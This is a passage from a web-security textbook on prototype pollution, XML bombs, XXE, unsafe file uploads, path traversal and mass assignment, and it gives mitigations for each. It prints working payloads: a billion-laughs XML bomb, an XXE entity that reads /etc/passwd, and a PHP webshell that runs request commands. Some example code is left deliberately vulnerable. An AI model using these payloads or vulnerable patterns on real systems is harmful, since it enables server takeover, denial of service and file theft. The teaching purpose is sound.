
```
function saveProfileChanges(edits) {
  let user = db.user.load(currentUserId())

  merge(edits, user)


  db.user.save(user)
}

function merge(target, source) {
  Object.entries(source).forEach(([key, value]) => {
    if (value instanceof Object) {
      if (!target[key]) {
        target[key] = {};
      }
      merge(target[key], value)
    } else {
      target[key] = value
    }
  })
}
```

However, if the state changes you are merging come from an untrusted source, then an attacker can exploit this. As part of the implementation of prototyped-based inheritance, every JavaScript object has a `__proto__` property, which points back to the prototype object from which it was cloned.



This makes it simple for an attacker who can inject code to modify all objects in memory, by crawling up the prototype chain. This type of attack is called *prototype pollution*:



In this example, the `toString()` method has been manipulated, so it will start wiping your server. The example is somewhat artificial because, if an attacker can execute code to pollute prototypes, they can just perform the wipe command directly. However, the careless parsing and merge of a JSON

object like the following allows for a more subtle attack:

```
{  
  name: "sneaky_pete"  
  __proto__: {  
    access_code: "brainworms"  
  }  
}
```

If this JSON is passed to the `merge()` function illustrated earlier, whatever object is before the `User` object in the prototype chain will acquire the new field `access_code` with value "brainworms". This might have untold security consequences. In this way, an attacker can experiment until they find a field or value that allows them to manipulate the web application in dangerous ways.

To prevent an attack of brain worms, a Node.js web application should merge only in fields that are explicitly expected to appear, either by using an allow list or just picking out the fields by name:

```
function saveProfileChanges(edits) {  
  let user = db.user.load(currentUserId())  
  
  user.name      = edits.name  
  user.address  = edits.address  
  user.phone    = edits.name  
  
  db.user.save(user)  
}
```

Prototype pollution attacks occur in the browser, too—typically, as part of a cross-site scripting attack. The mitigations outlined in Chapter 6 will help prevent this.

## XML vulnerabilities

While we are discussing serialization formats likely to be abused by an attacker, *eXtensible Markup Language* (XML) definitely deserves its own section. Serialization is only one of the many uses for XML. At various points in its history XML has been used to write configuration files,

implement remote procedure calls, perform data labeling, defining build scripts, and much more. XML was once so ubiquitous that some anonymous wit proclaimed: “XML is like violence: if it doesn't solve your problem, you are not using enough of it.”

Nowadays, XML has been replaced in many contexts and has receded in popularity somewhat. JSON has proved a more succinct way of passing information between a browser and a server; YAML tends to be more readable for configuration files; and there are a large number of more efficient formats like Google Protocol Buffers for cross-application communication.

Nevertheless, nearly every web server running today can parse and process XML, and because of some questionable security decisions made by the XML community in the past, XML parsers are a popular target for hackers. Let's dig into how these vulnerabilities work.

## XML validation

XML was a revolutionary data format at the time of its invention because data files could be checked for correctness before being processed. This was the dawn of the web when the need to interchange data in standard and verifiable ways had suddenly become of utmost importance: all the world's computers were talking to each other and had to be sure they were speaking the same language.

The first popular way of validating XML files was by creating a *Document Type Definition* (DTD) file, describing the expected names, types, and ordering of tags within the XML document. For example, the following XML document:

```
<?xml version="1.0"?>
<people>
  <person>
    <name>Fred Flintstone</name>
    <age>44</age>
  </person>
  <person>
    <name>Barney Rubble</name>
```

```
<age>45</age>
</person>
</root>
```

could be described using the following DTD:

```
<!ELEMENT people (person*) >
<!ELEMENT person (name, age) >
<!ELEMENT name (#PCDATA) >
<!ELEMENT age (#PCDATA) >
```

By publishing a DTD, an application could easily specify for what format of XML it was able to accept, and programmatically verify that any input was valid. (If the format looks familiar, it's because it is designed to look like *Backus-Naur Form*, often used to describe the grammar of a programming language.)

DTDs are now a deprecated technology, having been replaced with *XML schemas* that perform the same function, in a more verbose but more flexible manner. However, most XML parsers still support DTDs for legacy reasons. (And most of the web is running on legacy software, if we are being honest about the state of the technology.)

One of the questionable security decisions we hinted at earlier is that parsers allow XML documents to supply *inline schemas*—a DTD embedded within the document itself. This has contributed to a couple of major security vulnerabilities that still plague the web to this day.

## XML bombs

DTDs have a seldom-used feature that allows them to specify *entity definitions*—string substitution macros to be applied in the XML document before parsing. (Well: seldom used by developers; they are often used by attackers, as we will see.)

As an illustration, the following DTD specifies that the entity `company` should be expanded to `Rock and Gravel Company` in the XML document before it is parsed:

```
<?xml version="1.0"?>
```

```

<!DOCTYPE employees [
  <!ELEMENT employees (employee)*>
  <!ELEMENT employee (#PCDATA)>
  <!ENTITY company "Rock and Gravel Company">
]>
<employees>
  <employee>
    Fred Flintstone, &company;
  </employee>
  <employee>
    Barney Rubble, &company;
  </employee>
</employees>

```

In other words, the final XML document will look like this when it is parsed:

```

<?xml version="1.0"?>
<employees>
  <employee>
    Fred Flintstone, Rock and Gravel Company
  </employee>
  <employee>
    Barney Rubble, Rock and Gravel Company
  </employee>
</employees>

```

Note how this DTD has been inlined in the XML document. By design, inline DTDs are under the control of any whoever submits the XML document. This provides an attacker with an easy way to exhaust memory on the server. Since the substitution macros described by entity definitions can be piled on top of each other, an attacker can launch an *XML bomb attack* against a vulnerable XML parser by submitting a file with the following inline DTD:


```

<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;">
]>

```

<lolz>&lol9;</lolz>

If this inline DTD is processed by an XML parser, the value &lo19; in the final line will be replaced with five instances of &lo18; then each of these will be replaced with five occurrences of &lo17;—and so on, until the full expanded XML document takes up about several gigabytes of memory:




This is known as the *billion laughs attack*, a type of XML bomb that explodes the memory of the server with a single HTTP request. An attacker can use this method to perform a denial-of-service attack on any web server that accepts XML files with inline DTDs.

# XML External Entity (XXE) attacks

In a second malicious use of inline DTDs, entities declared within a DTD can refer to external files, effectively acting as a request to insert the external file inline where the entity is declared. The XML parser is required by the XML specification to consult the networking protocol of the URL declared in the external entity. If you think this sounds like a recipe for disaster, you would be completely correct.

*External entity definitions*, as they are called, can be abused by an attacker in a couple of ways.

First of all, an attacker can launch malicious network requests by including a URL within an inline DTD—a type of *Server-Side Request Forgery* (SSRF) we will learn about in Chapter 14. This can be used to probe your internal network or launch indirect attacks on other targets:




Secondly, an attacker may be able to reference sensitive files on the web server itself. If the external entity definition includes a URL with the prefix `file://`, that file will be inserted into the XML document before parsing. The parsing of the XML file will fail, most likely, because the expanded XML is invalid—but if the error message describes the expanded XML file, that attacker will be able to read the contents of the sensitive file.

For example, a request containing the following XML file:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE sneaky [
    <!ENTITY passwords SYSTEM "file:///etc/passwd">
]>
<sneaky>
    &passwords;
</sneaky>
```

may respond with an error message as follows:



This allows the attacker to read sensitive files on the server—in this case, the list of user accounts that exist on the operating system.

## Mitigating XML attacks

DTDs are a legacy technology, and inline DTDs are a security nightmare for the reasons I've outlined. Thankfully, most modern XML parsers disable the handling of DTDs by default; but this security lapse still occurs surprisingly often in legacy technology stacks.

I present here a cheat sheet for ensuring inline DTDs are disabled in some common programming languages. If your application processes XML in any form, make sure you follow the recommendations in the cheat sheet:

Language	Recommendation
Python	Use the <code>defusedxml</code> module for XML parsing in place of the standard <code>xml</code> module.
Ruby	If you use the <code>Nokogiri</code> parsing library, set the <code>noent</code> configuration flag to true.
Node.js	Few XML parsing packages in Node.js implement DTD parsing, but if you use the <code>libxmljs</code> package (which is a binding to the underlying C-library <code>libxml2</code> ), be sure that the <code>{noent: true}</code> option is set when parsing XML.
Java	Disallow inline doctype definitions as follows: <pre>DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance(); String FEATURE = "https://apache.org/xml/features/disallow-doctype-</pre>

	decl"; dbf.setFeature(FEATURE, true);
.NET	For .NET 3.5 and earlier , disable DTDs in the reader object: <pre>XmlTextReader reader = new XmlTextReader(stream); reader.ProhibitDtd = true;</pre> In .NET 4.0 and above, prohibit DTDs in the settings object: <pre>XmlReaderSettings settings = new XmlReaderSettings(); settings.ProhibitDtd = true; XmlReader reader = XmlReader.Create(stream, settings);</pre>
PHP	Either use libxml version 2.9.0 or above or disable entity expansion explicitly by calling <pre>libxml_disable_entity_loader(true)</pre>

## File upload vulnerabilities

File upload functions on a web application are a favorite target for hackers because they require a web application to take a large chunk of data and write it to disk in some fashion. Attackers love this because it potentially gives them a way to plant malicious software on the server or overwrite existing files on the target system.

There are many different reasons why your web application might accept file uploads, depending on what functions it performs: social media and messaging apps will accept images and video for sharing, uploading Excel or CSV files is a common way of bulk importing data, and many applications (like Dropbox) are entirely based around the sharing of files.

If you find yourself writing or maintaining a web application that accepts file uploads, there are several protections you should implement.

## Validate uploaded files

When a user uploads a file to your application, you should validate the file name, size, and type. You can enforce some of these constraints in JavaScript running the browser:

```
function validateFile() {
  const file = document.getElementById('fileInput').files[0]
```

```

const validationPattern = /^[a-zA-Z0-9-]+\.( [a-zA-Z0-9]+)$/
if (!validationPattern .test(file.name)) {
  alert('File name must be alphanumeric.')
  return false
}

const allowedFileTypes = ['image/jpeg', 'image/png']
if (!allowedFileTypes.includes(file.type)) {
  alert('Only JPEG and PNG files are allowed.')
  return false
}

const maxSizeInBytes = 10 * 1024 * 1024
if (file.size > maxSizeInBytes) {
  alert('File must be smaller than 10MB.')
  return false
}

return true
}

```

But of course, an attacker can simply disable these checks; so, the server-side checks should be mandatory. Make sure your server-side code validates the following properties of any uploaded file:

- **Maximum file size.** Uploading very large files is a simple way for an attacker to perform a denial-of-service attack, so have your code abandon the upload process if the file is too large. Be careful of archive formats, too—*zip bombs* are .zip archive files that will keep growing in size when unzipped, filling all the available disk space if you let them. Ensure any unzipping algorithms you use have a way of existing should the opened file grow too large during the unarchiving stage.
- **Constraints on file name and sizes.** Ensure file names are below a maximum file size, and limit what characters can appear in the file name. Make sure the file name does not contain path characters—if you accept file names like with a relative path like ../, an attacker may be able to overwrite sensitive files on the server, giving them control of your system.
- **Enforce file types.** Make sure the file extensions match the expected file type and validate the file type headers during uploading. Here we ensure an uploaded file is using a valid PNG by using the `magic` library:

```
import magic

file_type = magic.from_file("upload.png", mime=True)

assert file_type == "image/png"
```

Be aware, however, that attackers can craft files that are valid in multiple formats. For example, security researchers have been able to craft files that are both valid Graphics Interchange Format (GIF) files and Java Archive Format (JAR) files, which can be used to attack Java applications that accept image uploads.

## Rename uploaded files


Generally speaking, it's safer to rename files as they are uploaded. This prevents an attacker from overwriting sensitive files if they find a way to encode path parameters in file names. For example, the following Node.js upload function allows an attacker to supply a file name with relative path syntax like `../assets/js/login.js`, which may allow them to overwrite JavaScript files hosted on the web server:

```
app.post('/upload', upload.single('file'), (req, res) => {
  const { name, buffer } = req.file;
  const filePath = path.join(__dirname, 'uploads', name)

  require('fs').writeFile(filePath, buffer, (err) => {
    res.status(200).send('File uploaded successfully.')
  })
})
```

Sometimes it's best to disregard the name of an uploaded file entirely. If the user `sephiroth420` uploads a profile picture, for example, it makes sense to simply rename the uploaded file to `/profile/sephiroth420.png` and ignore the file name supplied in the HTTP request.

If retaining the file name is important (in a photo sharing app, for example), you should use *indirection*. This means saving the file to disk using an arbitrary file name and recording the real name in a database or search index. This will allow you to look up and search on file names, without giving an attacker an opportunity to overwrite sensitive files:



## Write to disk without the appropriate permissions

A common aim for an attacker is to be able to upload a *webshell* to your server—an executable script that can be invoked via HTTP, which will run a command line on the server's operating calls at their behest. This is achieved by uploading a script file, and then finding a way to execute the script in some sort of runtime.

For example, the following PHP script will accept HTTP requests and execute any commands passed in the `cmd` parameter:

```
<?php
if(isset($_REQUEST['cmd'])) {
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
} else {
    echo "What is your bidding?";
}
?>
```

If an attacker can upload this script to a PHP application and trick the application into writing it to the appropriate directory, they will have a method of running commands on the server by passing the over HTTP.

Enforcing file types and using indirection will provide some protection against this type of attack, but the most important consideration is that you should never write uploaded files to disk with executable permissions. The following code is dangerous because it sets the executable permission to true on an uploaded file in Unix:

```
@app.route('/upload', methods=['POST'])
```

```
def upload_file():
    file = request.files['file']

    file_path = os.path.join(
        app.config['UPLOAD_FOLDER'], file.filename)
    file.save(filepath)
    os.chmod(file_path, 0o755) #A

    return jsonify({'message': 'Upload successful'}), 200
```

Instead, any code you write should be sure to save uploaded files to disk with only read-write permissions:

```
@app.route('/upload', methods=['POST'])
def upload_file():
    file = request.files['file']

    file_path = os.path.join(
        app.config['UPLOAD_FOLDER'], file.filename)
    file.save(filepath)
    os.chmod(file_path, 0o644) #A

    return jsonify({'message': 'Upload successful'}), 200
```

Additionally, it's a good idea to restrict the permissions of the web server process itself; only allow it access to directories it needs to access, and do not allow it to run executable files in any directory an attacker may upload files to.

## Use secure file storage

If you are running your application in the cloud, most of the considerations I've described are better handled by a third party. Storing uploaded files in Amazon's Simple Storage Solution (S3) is cheap and easy, and a big cloud provider like Amazon will assume a lot of the risk of the file storage:

```
@app.route('/upload', methods=['POST'])
def upload_file_to_s3():
    file = request.files['file']

    tmp_path = os.path.join(
        app.config['TMP_UPLOAD_FOLDER'],
        str(uuid.uuid4()))
```

```
file.save(tmp_path)

s3_client = boto3.client('s3',
                        aws_access_key_id=AWS_ACCESS_KEY_ID,
                        aws_secret_access_key=AWS_SECRET_ACCESS_KEY)
try:
    s3_client.upload_file(tmp_path,
                          S3_BUCKET_NAME,
                          file.filename)
except Exception:
    return jsonify({'message': 'Error uploading file.'}), 500
finally:
    os.remove(tmp_path)

return jsonify({'message': 'Upload successful.'}), 200
```

## Path traversal


We saw in the previous section how an attacker might specify path characters in an uploaded file name in an attempt to overwrite sensitive files. The converse is also true: if an attacker can supply path characters in a file name referenced in an HTTP request, they may be able to read sensitive files. This is called a *path traversal* (or *directory traversal*) vulnerability.

A typical path traversal vulnerability occurs as follows: suppose you run a website that hosts menus in PDF format. (Restaurants, for various reasons, love to store the most important information—what you can eat in there—in the least accessible format for a browser to read.)

If the file name of each menu is referenced directly in the URL:



an attacker may try to reference a forbidden file by manipulating the URL parameter:



To protect against this, the best approach is to avoid direct file references

altogether. Failing that, ensure your files have a restricted set of permitted characters, and reject any file names that use any characters outside of that:

```
@app.route('/menu', methods=['GET'])
def get_file():
    filename = request.args.get('filename')

    if not filename:
        return jsonify({'message': 'File name not provided'}), 400

    validation_pattern = r'^[a-zA-Z0-9_-]+$'

    if not re.match(validation_pattern, filename):
        return jsonify({'message': 'Invalid file name.'}), 400

    path = os.path.join(app.config['MENU_FOLDER'], filename)

    if not os.path.exists(path):
        return abort(404)

    return send_file(path, as_attachment=True)
```

## Mass assignment

There is one final vulnerability we should discuss while we are on the topic of malicious payloads. Many web frameworks automate the process of assigning parameters from an incoming HTTP request to the fields on an in-memory object. You need to ensure that you are using such assignment logic carefully so that only permitted fields are written to. Otherwise, an attacker can perform a *mass assignment* attack, overwriting sensitive data fields (like permissions and roles) they should not be able to change.

In Java, for example, the assignment of state is often achieved by using the Spring framework. Observe in this code snipped how various form parameters are automatically bound to a User object in the UserController class:

```
@Controller
@RequestMapping("/profile")
public class UserController
{
    @PostMapping
```

```

public String update(@RequestBody User user) {
    saveUser(user);

    return "redirect:/profile";
}


private void saveUser(User user) {
    getDatabase().updateUser(user);
}
}

```


This code is vulnerable to a mass assignment since the properties to be assigned in the User object are not specifically enumerated in the code. An attacker can simply modify the names of the form fields (or add extra) and directly manipulate their profile in the database, setting administrative flags as they see fit.

For example, if the User class has an isAdmin field, an attacker can simply pass this extra request parameter and make themselves an admin.

## Valid HTTP request



## Malicious HTTP request



When taking data from an HTTP request, the properties of the data object being updated must be explicitly stated in your server-side code:

```

@Controller
@RequestMapping("/profile")
public class UserController
{

```

```

@InitBinder
public void initBinder(WebDataBinder binder,
                      WebRequest request) {
    binder.setAllowedFields("name", "address", "phone"); #A
}

@PostMapping
public String update(@RequestBody User user)
{
    saveUser(user);

    return "redirect:/profile";
}

private void saveUser(User user) {
    getDatabase().updateUser(user);
}
}

```

## Summary

- Be careful about accepting serialized content from an untrusted source. Prefer text serialization formats like JSON and YAML if possible, or else use digital signatures to prevent data tampering.
- In Node.js, load JSON using the `JSON.parse()` rather than the `eval()` function. Ensure the prototypes of JavaScript objects you use cannot be manipulated by attackers.
- Disable processing of inline DTDs in any XML parser you use.
- Validate file names, file sizes, and file types on uploads. Prefer to use indirection when writing files to disk, and cloud storage where feasible. Assume uploaded files are harmful until proven otherwise.
- Rename files on upload if you don't need to keep the file name—it avoids a lot of potential security issues!
- Write files to disk with the minimal set of permissions—certainly without executable permissions. Ensure your web server process does not have permission to execute any files in directories an attacker can upload files to.
- Avoid direct file references to files the user can download, using indirection wherever possible. If file names must be used in the web application, keep them to a restricted character set (and don't allow path

characters!)

- Be careful when using libraries that assign state to data objects from parameters in the HTTP request, in case they allow an attacker to overwrite fields they shouldn't have control over. Ensure you specify an allow-list of fields that can be edited rather than leaving it ad hoc.

# 12 Injection vulnerabilities

## This chapter covers

- How attackers inject code on web applications
- How attackers inject commands into databases
- How attackers inject operating system commands
- How attackers inject the linefeed character maliciously
- How attackers inject malicious regular expressions

Ransomware has been the scourge of the internet in recent years.

Ransomware operators work on a franchise model: they lend out their malicious software to affiliates, and then those affiliates—hackers themselves—scour the web for vulnerable servers (or buy the addresses of already compromised servers from the dark web) to deploy ransomware to. The victims wake up the next day to find the contents of their servers have been encrypted and are extorted for a cryptocurrency fee before they can regain control of their systems. Once paid, the bounty is split between the hacker group and the ransomware vendor, and the dark web economy prospers. (Everyone else suffers.)

To deploy ransomware, an attacker needs to find a way to run malicious code on someone else's server. Tricking a victim's server into running malicious code is a type of *injection attack*—the malicious code is injected into the remote server, and bad things result.

Injection attacks take many forms and can have many consequences, not just the installation of ransomware. Injection attacks against a datastore allow attackers to bypass authentication and steal data; even the injection of a single linefeed character into a vulnerable web server can cause chaos, as we will see.


In this chapter, we will look at a whole range of injection vulnerabilities and learn how to prevent them. Since we are web developers, we will begin by looking at injection attacks against the web server itself and then review

analogous attacks against downstream systems and the underlying operating system.

## Remote code execution

Web servers execute code saved in text files. In many programming languages, there is an intermediate compilation—that transforms the code into a runnable form, either binary or bytecode. But programming, in essence, is the typing (or cutting-and-pasting, thanks to Stack Overflow and ChatGPT) of text files with custom file extensions, which are then passed onto the programming language runtime for execution.

Running code stored in files is the norm, but many programming languages also support a method of executing code stored in a variable, which is called *dynamic evaluation*. Probably the most notorious example of this is the `eval()` function in JavaScript—a string passed to the function will be evaluated as code:



We saw in the last chapter how passing untrusted input to `eval()` on a Node.js web application can allow an attacker to run malicious code on the web server. This is called a *remote code execution* (RCE) attack and is a liability in any programming language that supports dynamic execution (which is to say, basically, all of them).

Your web application should never execute untrusted input coming from the HTTP request as code. The following function will allow an attacker to

explore the contents of your file systems and perform a full system takeover:

```
const express = require('express')
const app     = express()

app.use(express.json())

